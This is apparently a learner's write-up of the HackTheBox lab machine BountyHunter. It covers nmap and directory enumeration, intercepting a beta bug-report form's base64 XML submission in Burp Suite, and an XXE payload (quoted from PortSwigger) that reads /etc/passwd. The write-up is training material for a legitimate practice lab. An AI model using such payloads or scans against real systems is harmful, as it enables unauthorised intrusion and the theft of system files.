




HACKTHEBOX

HTB Machine : BountyHunter(Linux)

Tools used : dirsearch, Burp Suite and CyberChef



1. Perform nmap scan to find any open ports.

Command : nmap -sC -sV -p 1-1000 <ip>


It shows that only two ports are opened which are port 22(ssh) and port 80(http)

The version for the port 22(ssh) is OpenSSH 8.2p1 Ubuntu 4ubuntu0.2. There is an exploit for this OpenSSH but I found out that it is not useful for this machine. It might be because I do not know how to use them.


```
(kali@kali)-[~]
$ nmap -sC -sV -p 1-1000 10.129.180.152
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 11:27 EDT
Nmap scan report for 10.129.180.152
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256  a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256  a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.14 seconds
```

Go to the port 80 (<http://IPaddress>). It shows a website titled Bounty Hunter. This website seems to be a bug tracking system as it stated at the bottom of the website.



The website already gave a hint to use Burp Suite. So I will try it later but first let's search for the web directories using dirsearch.



2.Directories search

Command : dirsearch -u <ip>

I managed to find a few directories of the website. The one in the red box is the directories that I may find something interesting.

```
(kali㉿kali)-[~]
└─$ dirsearch -u 10.129.180.152


  clii~ 0~cli~ct)  v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877
Output File: /home/kali/.dirsearch/reports/10.129.180.152/_21-07-27_11-30-07.txt
Error Log: /home/kali/.dirsearch/logs/errors-21-07-27_11-30-07.log
Target: http://10.129.180.152/


[11:30:07] Starting:
[11:30:09] 301 - 313B - /js → http://10.129.180.152/js/
[11:30:16] 403 - 279B - /.ht_wsr.txt
[11:30:16] 403 - 279B - /.htaccess.orig
[11:30:16] 403 - 279B - /.htaccess.sample
[11:30:16] 403 - 279B - /.htaccess.bak1
[11:30:16] 403 - 279B - /.htaccess.save
[11:30:16] 403 - 279B - /.htaccess_extra
[11:30:16] 403 - 279B - /.htaccess_orig
[11:30:16] 403 - 279B - /.htaccessBAK
[11:30:16] 403 - 279B - /.htaccess_sc
[11:30:16] 403 - 279B - /.htaccessOLD
[11:30:16] 403 - 279B - /.htaccessOLD2
[11:30:16] 403 - 279B - /.htm
[11:30:16] 403 - 279B - /.html
[11:30:16] 403 - 279B - /.htpasswd_test
[11:30:16] 403 - 279B - /.htpasswd
[11:30:16] 403 - 279B - /.httr-oauth
[11:30:18] 403 - 279B - /.php
[11:30:43] 301 - 317B - /assets → http://10.129.180.152/assets/
[11:30:43] 403 - 279B - /assets/
[11:30:51] 301 - 314B - /css → http://10.129.180.152/css/
[11:30:51] 200 - 0B - /db.php
[11:30:59] 200 - 25KB - /index.php
[11:31:00] 200 - 25KB - /index.php/login/
[11:31:01] 403 - 279B - /js/
[11:31:15] 301 - 320B - /resources → http://10.129.180.152/resources/
[11:31:15] 200 - 3KB - /resources/
[11:31:16] 403 - 279B - /server-status
[11:31:16] 403 - 279B - /server-status/

Task Completed
```


I dont have permission access on the assets directory.



I go to the resources directory and it shows a few other directories.




I read the README.txt and it shows a few task that needed to be done but some of them are not completed yet. One of them are to *Disable 'test' account on portal and switch to hashed password. Disable nopass*. I understand that I may find something if I go to the portal site.




I run gobuster to find the portal site directories.

Command : `gobuster dir -u <ip> -w <Wordlists> -x <extension>`


I managed to find portal.php



The portal.php displays that the portal site is under development. So I click the *here* hyperlink.




It brings me to *log_submit.php* where I can submit something on the beta version for the Bounty Report System



A screenshot of a web browser showing the "Bounty Report System - Beta" submission form. The browser's address bar displays "10.129.180.152/log_submit.php". The form consists of four stacked text input fields labeled "Exploit Title", "CWE", "CVSS Score", and "Bounty Reward (\$)". Below these fields is a "Submit" button.

I remembered that the web interface displays that I can use Burp. So let use it here. I entered some random gibberish on the fillbox.




A screenshot of the same web browser showing the "Bounty Report System - Beta" submission form. The browser's address bar now shows "10.129.180.152/log_subm". The form fields are filled with random text: "asas" for Exploit Title, "dasd" for CWE, "dasd" for CVSS Score, and "asdads" for Bounty Reward (\$). The "Submit" button is visible. Below the form, a message reads: "If DB were ready, would have added:" followed by a list of the submitted data: "Title: asas", "CWE: dasd", "Score: dasd", and "Reward: asdads".


3.Run BurpSuite

Next, I run BurpSuite. I have low experience on using this so there was a lot of try and error until I managed to intercept. I found out that I need to use BurpSuite's browser to intercept the web page easily. Maybe this is because of the latest version of the BurpSuite.

The data in the POSTrequests is encoded in base 64 so I decoded it using CyberChef. But before that I bring it to Repeater. (Action > Send to Repeater)



It displays a part of xml code after the base64 decoded.




After googling on how to exploit this. I found out about XXE(XML External Entity) attack. This type of attack can be used when there is an XML input that contains in the code. I refer to the link below on how to exploit.

[What is XXE \(XML external entity\) injection? Tutorial & Examples | Web Security Academy \(portswigger.net\)](https://portswigger.net/web-security/xxe-xml-external-entity-injection/tutorial)

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

